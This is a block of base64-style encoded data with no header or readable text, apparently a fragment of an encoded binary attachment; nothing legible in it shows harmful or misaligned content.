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
